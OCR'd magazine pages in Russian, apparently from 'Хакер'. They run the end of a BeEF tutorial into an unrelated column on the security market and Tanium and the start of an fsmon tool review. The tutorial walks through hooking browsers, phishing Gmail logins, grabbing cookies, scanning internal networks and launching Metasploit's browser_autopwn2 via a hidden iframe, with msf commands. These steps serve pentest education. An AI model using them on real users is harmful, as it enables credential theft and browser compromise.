Жертве достаточно выполнить в своем браузере hook.js, и она станет очередным «зомби», которому можно будет посылать различные команды, подсовывать вредоносные экзешники и так далее. А от злоумышленника требуется просто запустить beef-xss и открыть в браузере панель управления, в которой, собственно, все самое интересное и происходит.

BeEF «из коробки» содержит уйму встроенных техник, эксплойтов, плагинов и значительно облегчает одновременную работу со множеством клиентов. Конечно же, зараженный пользователь может покинуть страницу с внедренным скриптом, но специально для этих целей существует атака Man-in-The-Browser, которая позволяет следить за всеми действиями клиента в контексте одного домена, пока он остается на сайте или собственноручно не поменяет адрес в строке URL.

УСТАНОВКА BEEF

Начать надо, конечно, с установки. Я рассматриваю ситуацию, в которой у нас есть своя впс/вдс где-то в облаках с белым айпишником и четырнадцатой Бубунтой:



```
root@myownvpn:~# uname -a
Linux myownvpn 3.13.0-52-generic #85-Ubuntu SMP Wed Apr 29 16:44:17
UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

Действуем по официальной инструкции, которую можно найти в репозитории на гитхабе. BeEF написан на Ruby, поэтому установка стандартная для большинства небольших руби-приложений: rvm, ruby, bundler и **bundle install**. В общем, проблем возникнуть не должно.

Кстати, BeEF также включается в дефолтную поставку Kali Linux 2, поэтому если ты используешь творение Offsec'а, то BeEF у тебя уже установлен.

ИСПОЛЬЗОВАНИЕ

После запуска beef-xss открываем в нашем браузере ссылку **http://127.0.0.1:3000/ui/authentication** и логинимся как **beef:beef**. Отлично, у нас есть все, что нужно. Чтобы протестировать работу BeEF'а, предлагаю «захукать» свой же браузер, перейдя на страницу **/demos/basic.html**. Как видно в исходном коде, у нас подгружается тот самый hook.js, и теперь в разделе Online Browsers появился хост и список «захуканных» клиентов. Это и есть наши зараженные зомби.

Если выбрать нужного клиента и перейти на вкладку Commands, нашему взору предстанет широкий спектр различных техник, сплойтов, атак и трюков, которые можно использовать буквально за пару кликов.

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

Для начала выберем что-нибудь простое и понятное — открываем раздел Social Engineering и попробуем провернуть фишинг логина в гугл-аккаунт. Для этого нам достаточно указать страницу, на которую будет перенаправлен пользователь, и задержку (delay) до редиректа. Заполняем (или, в нашем случае, оставляем как есть), нажимаем кнопку Execute — волшебным образом содержимое страницы меняется на знакомый и привычный глазу интерфейс авторизации в гугл-почте!

Притворимся, что мы жертва, и введем какие-нибудь данные. После нажатия кнопки Sign in нас перенаправляет на настоящую авторизацию Гугла и заодно перекидывает на указанную ранее в настройках страницу. Как можно увидеть, нажав в BeEF'е на отправленную команду, мы успешно перехватили введенные пользователем данные.



Фишинговая страница логина в GMail, показанная жертве с помощью BeEF

Перехваченные через BeEF данные от Гмейла

САМЫЕ ОСНОВНЫЕ КОМАНДЫ

Где же старый добрый document.cookie, который всем так нужен? Да тут же, под рукой — в разделе Hooked Domain найдется достаточно команд для почти мгновенного доступа к различной информации из браузера жертвы, в том числе и вожделенным «печенькам».

Этим несложным образом можно получить список подключенных на странице скриптов и ссылок или весь исходный код страницы. Отдельное внимание я советую уделить такой фиче, как замена ссылок — изменить всё так, чтобы каждая ссылка на странице вела на нужный нам адрес. Среди всех доступных команд есть даже перенаправление пользователя на ролик с песней «Never gonna give you up» — классика как-никак!



You've been rickroll'd!

ФИНГЕРПРИНТ


Помимо всего вышеописанного есть раздел Browser, в котором собрано множество полезных фич для максимального фингерпринта браузера жертвы. Можно узнать список установленных расширений в браузере, наличие LastPass, FireBug и т.д. С помощью команды «Webcam» можно попробовать подсунуть пользователю Flash-плагин для работы с вебкой, жаль только, что данная техника уже устарела, как и Flash в целом. Не буду перечислять и описывать все фичи, а посоветую тебе изучить их самостоятельно, заодно проверив актуальность в современных браузерах.

ЭКСПЛОЙТЫ

Следующий интересный нам раздел — Exploits, как ни странно. В нем найдется множество готовых векторов для эксплуатирования различных уязвимостей. Прежде всего я советую обратить внимание на сплойты для различных роутеров. Мы уже не раз писали, какие фатальные баги иногда содержат роутеры: часто от безобидных XSS'ок получается раскрутить их до полноценного RCE через CSRF. К слову, тот же сценарий повторяется и с многими другими устройствами, которые находятся в сети потенциальной жертвы, будь то NAS, камеры, локальные сервисы и так далее. Список эксплойтов, конечно, не может похвастаться зиродеями или огромным выбором, но ведь никто не запрещает писать кастомные плагины для бифа под свои уязвимости ;)

АТАКА НА БРАУЗЕР, СНИФФИНГ ОТПРАВЛЯЕМЫХ ДАННЫХ

Одной из самых интересных атак при использовании XSS можно назвать Man-in-The-Browser. Она позволяет отслеживать различные действия инфицированного пользователя на всем ресурсе, а не только на странице с пейлоадом. Эффект достигается за счет фоновой подгрузки запрошенной страницы по клику и подмены DOM, без изменения реального location'а браузера (примерно как в рельсовом **`turbolinks`**). Естественно, эта фишка сработает только при соблюдении SOP: запрошенная страничка должна иметь тот же протокол, порт и домен, а иначе загрузки просто не произойдет.



BeEF отлавливает попытки перехода по другую страницу и подгружает данные динамически

Это крайне удобная фича, избавиться от которой можно только путем прямого изменения URL адреса в строке браузера. Как можно увидеть, в логах отображаются все действия, выполненные пользователем, такие как ввод и отправка POST/GET запросов, открытие других сайтов в новом окне и т.д.

РАБОТА С СЕТЬЮ

Многие функции из секции Network могут не работать, например, детект социальных сетей у меня упорно отказывался работать. Подозреваю, что там использовалась баги/фичи, которые были прикрыты сервисами. Но не надо расстраиваться: всегда стоит помнить, что в некоторых ситуациях даже одна XSS в браузере жертвы может привести к компрометации всей домашней сети. Поэтому обрати внимание на различные сетевые сканнеры, представленные в BeEF'е. Как показывает практика, далеко не все из них будут работать в современных браузерах, но команда **GET HTTP servers** у меня отработала и честно нашла в локальной сети старенький Zyxel с веб-интерфейсом. Конечно, детект серверов очень простой и основывается на попытке подгрузить favicon с каждого из указанных в диапазоне апишников.

Еще советую посмотреть на такую замечательную функцию, как сканирование сети с использованием словаря DNS-имен. Кто знает, вдруг вы для удобства назвали свой роутер «router»? :)

MSF

Детект и фингерпринт внутренней сети это, конечно, замечательно, как и попытки использовать различные сплойты под роутеры со всякими CSRF/XSS/etc. Но что, если мы хотим стать крутыми хакерами и попробовать сразу пробить браузер жертвы? Нет ничего проще, ведь BeEF поддерживает использование Metasploit'а. Это, конечно, не приватные связки с 0day, но никто и не гарантирует, что у пользователя будет последняя версия браузера/плагинов :)

Чтобы подружить metasploit и beef, достаточно выполнить несколько простых действий:

1. Открыть главный **config.yaml** (у меня в Kali он был расположен по адресу **/usr/share/beef-xss/**), найти раздел **Extension** и у Метасплойта изменить значение параметра **enable** на **true**.
2. Открыть файл настроек плагина метасплойта (например, **/usr/share/beef-xss/extensions/metasploit/config.yaml**) и изменить параметры **host**, **callback_host** (остальное на твое усмотрение).
3. Запустить метасплойт и выполнить команду:

```
msf > load msgrpc ServerHost=192.168.186.149 User=msf Pass=abc123
```

Перезапуск BeEF'а — и нашему взору открываются несколько сотен модулей

метасплойта, которые можно применять по своему усмотрению. Давай рассмотрим простой пример использования связки BeEF + Metasploit. Возьмем модуль `browser_autopwn2`, настроим и запустим его.

```
msf > use auxiliary/server/browser_autopwn2
msf auxiliary(browser_autopwn2) > show options
            …тут указываем опции, например SRVHOST…
msf auxiliary(browser_autopwn2) > run
```

Для удобства использования и настройки в качестве URIPATH я указал /autopwn. Теперь идем в BeEF, выбираем раздел Misc и используем команду на добавление невидимого фрейма. В качестве адреса просто указываем что-то в духе `http://наш_ip:8080/autopwn`. После отправки команды видно, что в браузере жертвы фрейм с связкой подгрузился, а все остальное уже на совести метасплойта. Точно таким же образом можно использовать и другие модули Metasploit'а и SET'а (отличный инструмент широкого спектра возможностей для атак, связанных с соц. инженерией).

Атаки на расширения браузера

Еще один интересный и часто использующийся вектор атаки — атака на расширения пользователя. В случае успеха она гарантирует нам гораздо большие возможности, нежели простое внедрение скрипта на страничку сайта, ведь у расширений куда больше прав. Специально для этих целей был создан аналог BeEF`а, который в итоге перерос в самостоятельный полноценный фреймворк — Chrome Extension Exploitation Framework, или просто ChEF. Среди его возможностей выделяются такие фичи, как:


- мониторинг открытых вкладок в браузере;
- глобальное выполнение JS кода на любой из вкладок (global XSS);
- чтение http-only кукисов;
- получение и изменение истории браузера;
- снятие скриншотов окон браузера;
- доступ к файловой системе через `file://`;
- внедрение BeEF.

Этот инструмент стоило упомянуть, но он заслуживает отдельного материала, поэтому в данной статье не будем расписывать все, на что ChEF способен.



ВЫВОДЫ

Конечно, можно было бы описать еще часть функциональности BeEF'a, рассказать про phonegap, инфицирование мобильных приложений, применение при MiTM'е и т.д., но все это, к сожалению, не умещается в формат одной статьи. Кратко говоря, BeEF — это действительно самый удобный и самый крутой (во всех смыслах) фреймворк для работы с XSS, который выжимает из простого внедрения JS-кода абсолютный максимум, оставляя место для творчества (BeEF — проект опенсорсный), и к тому же поддерживает кастомные плагины. Такой инструмент прекрасно подходит как и для проведения пентестов, так и для решения различных CTF-тасков и всего, на что еще способна твоя фантазия.



Всем привет! Давненько я не писал ничего в журнал «Хакер», так что многие, наверное, не в курсе, что за чувак такой собрался тут вести колонку. Так что пара слов обо мне. Меня зовут Александр Поляков, но это не так важно — я в основном известен как sh2kerr.

РЫНОК БЕЗОПАСНОСТИ

INTRO

Последнее время, а точнее, уже лет пять, как я занимаюсь разработкой продуктов в области ИБ и выводом их на международный рынок. Я работаю техническим директором в компании ERPScan (дочернее подразделение Digital Security). В последнее время в сферу моих личных и профессиональных интересов входит анализ событий на международном рынке ИБ.

Когда-то давно, примерно в 2002 году, я, как и ты сейчас, читал журнал «Хакер» (тогда еще в бумажном виде) и учился взламывать системы. Потом я стал этим заниматься уже профессионально. Это было идеально: делаешь любимое дело, взламываешь системы всяких банков и нефтяных компаний (то есть, конечно, проводишь «тест на проникновение») и еще деньги за это получаешь. А между делом ищешь дырки в софте всяких вендоров и обходишь самые разнообразные защиты. Пишешь потом, что тут они облажались, и там они облажались, и вообще никто вокруг не может ничего безопасного сделать. И только ты один Робин Гуд — всех разоблачил и жить научил.

Но тут настигает тебя печаль глубокая, потому что, к сожалению, так получается, что все самые умные исследователи только взламывают системы, а строить защиту остается некому, вот и ломают нас все, кому не лень. И решил я, что не буду больше ломать, а буду строить. Ломать, конечно, классно, но на определенном этапе приходит желание сделать что-то свое, а не копаться в чужом кривом коде. Вот так, в общем-то, мы и начали в далеком 2010 году и ничуточки не жалеем. Особенно сейчас, но речь не об этом.

ЗАЧЕМ Я ТУТ

Индустрия информационной безопасности стремительно развивается и сейчас ее можно действительно назвать индустрией и говорить о каком-то рынке. Раньше у человека, который разбирается в технической стороне безопасности, были два пути: либо в криминал, либо в пентестеры, да и то со вторым было туговато. Теперь же я могу смело утверждать, что есть и третий путь, и он не менее интересен и перспективен — в разработчики средств защиты.

Вакансий здесь выше крыши — начиная от разработчика как такового (который в сто раз ценнее, если понимает контекст) и заканчивая аналитиками, исследователями, менеджерами по продуктам и тех. пресейлами. А с учетом всего происходящего в политике этот путь особенно актуален, если получится продавать свои решения за границу. Не стоит, конечно, слишком обольщаться. Препятствий на этом тоже масса — дорога-то непротоптанная. Но и унывать не стоит — если получится, то хороший заработок обеспечен.

В общем, я планирую вести колонку о рынке информационной безопасности, о том, что происходит в мире стартапов в инфобезе. Уверен, что подрастающее поколение вскоре захочет применить свои умения не только во взломе и пентестах, но и в разработке продуктов, связанных с ИБ. Эта колон-

ка должна помочь тебе получить больше информации о том, что происходит в этой области.

Помимо обзора рынка и продуктов я буду иногда делиться историями из своей практики продвижения компании на международные рынки, рассказывать об особенностях рынка ИБ в разных странах, а также отчитываться о поездках на конференции и других приключениях.

КОМУ АДРЕСОВАНО

Пентестерам и аудиторам. Им в ходе работ все чаще встречаются системы безопасности, которые затрудняют проведение атак. Антивирусы, да и системы обнаружения вторжений уже далеко не редкость и с ними приходится бороться. Но это лишь начало. Если раньше было три-четыре вида продуктов и по три-четыре продукта каждого вида, то сейчас на рынке сотни решений, которые тем или иным способом обеспечивают защиту. Скоро эти продукты станут еще популярнее, а вам придется придумывать все более изощренные техники обхода и скрытия атак от обнаружения. В общем, обзор новинок защиты всегда полезен атакующему — нужно знать, как их обойти.

Инженерам по информационной безопасности. Им мне вряд ли удастся рассказать что-то новое, но многим будет полезно узнать, как привычный набор средств безопасника из «аптечки первой помощи» всего лишь за пару лет удивительным образом превратился в переносную клинику с изолятором, психбольницей и моргом в придачу.

Раньше люди думали так: «поставим антивирус и фаервол, и хватит. Что там еще? Обнаружение вторжений? Ну давай! О SIEM я слыхал — говорят, годная вещь, давай, что ли, и его поставим». А сейчас черт ногу сломит. Ладно, всякие анти-APT и Security Intelligence, с которыми все постепенно проясняется, но теперь тут тебе и RASP, CASB, UEBA, RTSI, ITRM и еще черт-те какие сокращения. И все это не просто слова, а новые классы решений — наравне с антивирусами и фаерволами. Запутаться стало проще пареной репы, причем, если копнуть глубже, то половина — туфта полнейшая. Вот, собственно, о том, что туфта, а что нет, я и расскажу.

Будущим разработчикам. Не теряю надежды, что Россия сможет стать экспортером не только природных ресурсов, но и уникальных программных продуктов, связанных с безопасностью — не одним же «Касперским» нам гордиться. Ну а на пути к этому светлому будущему надо понять, что же происходит на рынке безопасности, кто на нем играет и выигрывает, а кто выбывает. Ведь область-то безумно интересная, но и крайне сложная — хотя бы потому, что требует невероятного терпения.

СИТУАЦИЯ НА РЫНКЕ ИБ: КРАТКИЙ ОБЗОР

Итак, поехали. В последние два-три года в Америке появилась куча новых компаний, связанных с информационной безопасностью. Причиной послужило большое количество инцидентов, в том числе взломов крупных компаний. Растет и страх перед кибератаками со стороны китайцев и русских. Народ засуетился, аналитики начали пророчить мрачное будущее, где от хакеров ничего не утаить, и бюджеты, которые компании выделяют на безопасность, пошли вверх.

Тут же нашлись и разработчики программного обеспечения, желающие получить долю в развивающемся рынке. Рост заметили венчурные инвесторы, для которых рынок Cyber Security (так, между прочим, называется то, чем мы с вами занимаемся) стал перспективным направлением наравне с Mobile, Digital Marketing, здравоохранением и BigData. Сейчас весь рынок оценивается в 75 миллиардов долларов и растет со скоростью 10% в год, что, в общем-то, довольно существенно.

Инвесторы вкладывают деньги, компании растут, пугают атаками потенциальных клиентов, приходят новые инвесторы и вкладывают еще больше денег — круг замыкается. По дороге появляются и компании, которые далеки от темы и просто хотят срубить денег по-быстрому — они выводят на рынок магические средства, якобы спасающие от всех проблем. Короче, куда без шарлатанов, когда речь заходит о больших деньгах.

Кто-то может сказать, что это пузырь и скоро он лопнет. Отчасти он будет прав, и первые звоночки уже прозвучали. Но важно то, что из всего этого безумия и высочайшей конкуренции вырастут самые инновационные и стойкие фирмы. А прочие уйдут со сцены или будут поглощены более крупной рыбой. В прошлом году в Америке инвесторы вложились в 229 стартапов, связанных с ИБ. Каждому из них «на пожрать» дали от десяти миллионов долларов. Ясно, что не все стартапы превратятся в стоящие компании, но, тем не менее, там есть на что посмотреть. Мы же сегодня посмотрим на одну выдающуюся историю.

TANIUM

Сегодня на операционном столе у нас компания Tanium. Хоть я и кручусь в нужной области и посещаю практически все ивенты, я о ней до недавнего времени почти не слышал. Но сейчас она привлекает все больше внимания — в первую очередь тем, что имеет самые высокие оценки стоимости среди всех частных компаний в области безопасности. Tanium оценивается в 3,5 миллиарда долларов. Непросто найти что-нибудь для сравнения, но, например, пять лет назад HP купила фирму ArcSigh за 1,5 миллиарда, а довольно известная компания Trustwave год назад была куплена всего за 800 миллионов.

В общем, оценки стоимости Tanium смотрятся просто фантастически, учитывая, что пару лет назад об этой фирме мало кто знал. Компания вроде бы су-

ществует с 2007 года, но до 2012 года работала в закрытом режиме и до поры до времени не высовывалась. Управляют ей отец и сын — Девил Хиндави и Орион Хиндави. При этом Орион буквально недавно был назначен генеральным директором, в то время как его батя стал председателем совета директоров.

Секрет успеха — отчасти в том, что за плечами у Хиндави стоят самые крутые инвесторы в Долине, фонд Andreessen Horowitz. Марк Андриссен и Бен Хоровиц владеют акциями всех топовых ИТ-компаний, начиная с Facebook, Twiter, Skype и Airbnb, и заканчивая DigitalOcean, GitHub, Groupon, Pinterst, Slack, Stack Overflow и так далее.

Однако наличие крутых инвесторов — не главное преимущество Tanium. Но что тогда? Давай разбираться. Один из ключевых моментов, как мне кажется — то, что бизнес Хиндави ориентирован не столько на безопасность, сколько на IT в целом. Это позволяет им выходить на гораздо большие бюджеты, потому как решение Tanium реально помогает в повседневной работе и оптимизирует информационные процессы. Чего, конечно, не скажешь о продуктах по безопасности в целом.

INFO

У Бена Хоровица есть отличная книга про стартапы – называется «Легко не будет». Очень советую прочесть любому топ-менеджеру.

Так что это в итоге за зверь такой? Tanium — это система класса Endpoint Security с элементами SIEM. Она в виде легковесного агента ставится на все устройства сети. После этого из основной консоли можно выполнять различные действия: к примеру, найти все с такой-то версией Windows и таким-то программным обеспечением, после чего передать найденным устройствам команду. Это может быть как установка обновлений, так и блокировка, или еще что-нибудь.

Особенность в том, что запросы к системе пишутся на понятном для человека языке, который в системе преобразуется в некие команды. Дополнительная фишка — супервысокая скорость, которая позволяет за считаные секунды передавать эти запросы миллионам устройств. Разработчики клянутся, что реакция на любой запрос происходит не более чем за 15 секунд. Секрет успеха — в p2p-соединениях между агентами.

К примеру, поступила информация о процессе, который использует определенная малварь. Убить этот процесс разом на всех серверах можно, набрав в консоли простую команду `taskkill /F /IM AppX.exe`.

Я, конечно, никогда не сталкивался с такими задачами, но знаю, что в крупных компаниях часто надо управлять тысячами разрозненных систем. В этом плане решение смотрится перспективно. Tanium, если задуматься, — очень крутая штука. Представь такой же мощный и быстрый поисковик по всем девайсам. Вот лишь несколько задач, которые с его помощью легко решить:

- найти определенное сообщение во всех логах событий Windows;

- найти пользователей, которые прямо сейчас работают с определенным старым приложением, и отключить их;
- поставить критичное обновление на тридцать тысяч систем за две минуты.

В СЕРДЦЕ TANIUM

Как это все работает? По сути, предельно просто. Есть так называемые сенсоры (Sensors) — простые скрипты, где описывается, какие данные и откуда брать. Есть пакеты (Packages) — это описания реакций на действия (например, заблокировать компьютер или пользователя или отправить в карантин всю сетку).

Дальше ставится сервер, консоль для запросов и по агенту на каждый компьютер. Все взаимодействие происходит по схеме p2p. Если с консоли на сервер посылается запрос показать некоторые устройства, то этот запрос переправляется определенным клиентам, а они, в свою очередь, опрашивают других клиентов (например, тех, до которых не достучаться напрямую из-за сетевых настроек и фаерволов) и так далее.


Получается что-то вроде SIEM (в том плане, что есть единая консоль — так-то это далеко не SIEM), который ничего не хранит, но зато быстро работает. Когда-то немецкие аналитики писали про класс решений RTSI — Real Time Security Intelligence. Сейчас проблема иная. С одной стороны, надо хранить все события для истории, а с другой — надо в реальном времени получать удобную выборку наиболее критичных событий. Традиционные SIEM, пытаясь решить две задачи одновременно, терпят неудачу. Это постепенно приводит к разделению на те системы, которые просто хранят события, и те, которые почти в реальном времени сигнализируют о самых важных событиях. Они-то и называются RTSI.

Будет ли Tanium относиться к этому классу систем или вокруг него сформируется новый класс, как быстро появятся конкуренты, оправдана ли вообще шумиха, мы скоро узнаем. А пока следим за тем, как у ребят идут дела.

На этом на сегодня все. Такой вот вводный экскурс. Следующий пост будет о надвигающейся конференции RSA в Сан-Франциско, которую в этом году посетят более тридцати тысяч человек. На ней, кстати, выступят и представители Tanium, а значит, можно будет узнать какие-нибудь интересные технические подробности.

Полезная информация


- Сложности с инвестициями у новых стартапов
- Примеры использования Tanium (pdf)
- Подкаст об успехе Tanium



Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

```
$ ./fsmon -h
Usage: ./fsmon [-jc] [-a se
 -a [sec]  stop monitoring
 -b [dir]  backup files to
 -c        follow children
 -h        show this help
 -j        output in JSON f
 -f        show only filena
 -p [pid]  only show events
 -P [proc] events only from
 -v        show version
 [path]    only get events
```

Автор:
Sergi Alvarez

URL:
github.com/nowsecure/fsmon

Система:
iOS / OS X / Android / Firefox OS / Linux

МОНИТОРИМ ФС

При исследовании любой программы среди прочего очень важно знать, как программа работает с файлами: какие и когда файлы создает, что пишет в файлы и так далее. Для ОС Windows в этом плане незаменимы инструменты типа procmon или API Monitor (да и функциональность их шире, чем мониторинг операций с файлами).

Для мобильных ОС, таких как iOS, Android и Firefox OS, подобного инструмента долгое время не было, и нужно было писать собственные инструменты на основе Xposed, Cydia Substrate или Frida.

